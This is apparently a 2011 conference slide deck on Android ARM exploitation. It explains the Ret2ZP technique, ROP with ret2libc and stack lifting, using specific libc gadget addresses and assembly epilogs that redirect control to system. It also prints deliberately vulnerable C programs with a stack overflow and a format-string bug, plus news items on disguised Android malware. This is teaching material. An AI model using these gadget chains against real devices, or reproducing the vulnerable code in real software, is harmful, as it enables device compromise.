 - r12 is the Intra-Procedure-call scratch register.
 - r4 to r11: used to hold local variables.
 - r0 to r3: used to hold argument values to and from a subroutine.

ARM & ret2libc






- **Ret2ZP**
 - Parameter adjustments
 - Variable adjustments
 - Gaining back control to PC
 - Stack lifting
 - **RoP + Ret2Libc + Stack lifting + Parameter/Variable adjustments = Ret2ZP**
 - Ret2ZP == Return to Zero-Protection




- **Ret2ZP for Local Attacker**

- How can we control R0? R1? Etc?
- We'll need to jump into a pop instruction which also pops PC or do with it something later... Let's look for something that ...
- After a quick look, this is what I've found :
- For example erand48 function epilog (from libc):
- **0x41dc7344 <erand48+28>:bl0x41dc74bc <erand48_r>**
- **0x41dc7348 <erand48+32>:ldmsp, {r0, r1}<==== point PC here**
- **0x41dc734c <erand48+36>:addsp, sp, #12; 0xc**
- **0x41dc7350 <erand48+40>:pop{pc}====> PC = SYSTEM.**



- **Stack lifting**
 - Moving SP to writable location
 - Let's take a look of wprintf function epilog :
 - 0x41df8954: add sp, sp, #12 ; 0xc
 - 0x41df8958: pop {lr} ; (ldr lr, [sp], #4) <---We need to jump here!
 - ; lr = [sp]
 - ; sp += 4
 - 0x41df895c: add sp, sp, #16 ; 0x10 STACK IS LIFTED RIGHT HERE!
 - 0x41df8960: bx lr ; <---We'll get out, here:)





- **Parameters adjustments**

- **Mcount epilog:**

- 0x41E6583C mcount
 - 0x41E6583C STMFD SP!, {R0-R3,R11,LR} ; Alternative name is '_mcount'
 - 0x41E65840 MOVS R11, R11
 - 0x41E65844 LDRNE R0, [R11,#-4]
 - 0x41E65848 MOVNES R1, LR
 - 0x41E6584C BLNE mcount_internal
 - 0x41E65850 LDMFD SP!, {R0-R3,R11,LR}<=== Jumping here will get you to control R0, R1, R2, R3, R11 and LR which you'll be jumping into.
 - 0x41E65854 BX LR
 - 0x41E65854 ; End of function mcount

- Parameters adjustments





- **vulnerable source**

```
#include <stdio.h>


void stacko(void)
{
    char buffer[256] = {0}; /* initialized to zeros */
    char smallbuf[16] = {0};

    int i,j, rc;
    FILE *fp = fopen("/sdcard/buffer","rb");
    if( fp == NULL )
    {
        printf("Failed to open file \"/sdcard/buffer\"");
    }

    for( i = 0; (rc = getc(fp)) != EOF; i++)
    {
        buffer[i] = rc;
    }
    fclose(fp);
    printf("The following buffer to smallbuf\n\t");

    for(j=0;j<=i;j++)
    {
        printf("\x%2x ", buffer[j]);
    }
    printf("\n Copying buffer\n");
    memcpy(smallbuf,buffer,i+1);
}
```

```
int main(int argc,char ** argv)
{
    printf("[+] DEMO of StackOverflow exploitation on Android\n");
    printf("[+] Calling Vulnerable function with located at /sdcard/buffer\n");
    stacko();
    printf("[-] Exploit had failed it we see this message :(\n\n");
    return 0;
}
```




- vulnerable source


```
int main(int argc,char **argv,char **envp)
{
    char buf[4]={0,};
    strcpy(buf,argv[1]);
    printf(buf);
    printf("address : %p",buf);
    return 1;
}
```

시 연




- Android exploiting
 - ARM Exploiting
 - Ret2ZP(Return To Zero Protection)
 - Local Attacker





- **Android apk code-injection**



[보안 위한 '애플리케이션', 알고보니 너도 악성코드?](#) 에이빙뉴스 | 2011.06.07 (화) 오전 8:40

주요 금융권에서 사용되고 있는 금융 보안 제품으로 위장된 **안드로이드**용 모바일 **악성** 파일이 발견됐다고 3일 밝혔다. ? 최근 **안드로이드**용 **악성** 앱이 급속히 증가하고 있는 가운데, 사용자의 문자메시지와 단말기...
[관련기사 보기](#)




[정상앱으로 위장한 악성코드 주의보!](#) 보안뉴스 IT/과학 | 2011.05.18 (수) 오후 7:35

IMEI 데이터를 원격 서버에 전송하는 등 악의적인 행위를 수행하는 50여 개의 악성 앱이 유포됐다. 이와 같이 **안드로이드** **악성코드**는 정상 앱으로 위장해 공식 마켓, 블랙 마켓 등 다양한 채널을 통해...
[관련기사 보기](#)

[정상 앱 위장, 안드로이드 악성코드 발견](#) 데이터넷 | 2011.05.19 (목) 오전 10:50

사용자의 각별한 주의를 당부했다. 이번에 발견된 **안드로이드** **악성코드**는 사용자 몰래 유료 서비스 문자 번호로 SMS 메시지를 발송하여 과금을 발생시키는 악성코드다. 정상적인 애플리케이션으로 위장 구글의 공식...
[관련기사 보기](#)




[앵그리 버드 쉽게 즐기려다 안드로이드폰 악성코드 감염](#) 보안뉴스 IT/과학 | 59분전

연락 프로그램을 위장한 **안드로이드** 악성 앱이 등장해 사용자들의... 버드의 연락(Unlock) 파일로 위장한 **안드로이드** 앱이 발견되었다고 13일... 최고의 인기게임이다. 해당 **안드로이드** 앱은 앵그리 버드 리오 게임의...
[관련기사 보기](#)

시연



- Android apk code-injection



Q & A



감사합니다.

www.CodeEngn.com

CodeEngn ReverseEngineering Conference

2011-07-06

2011
Code  **Engn**

27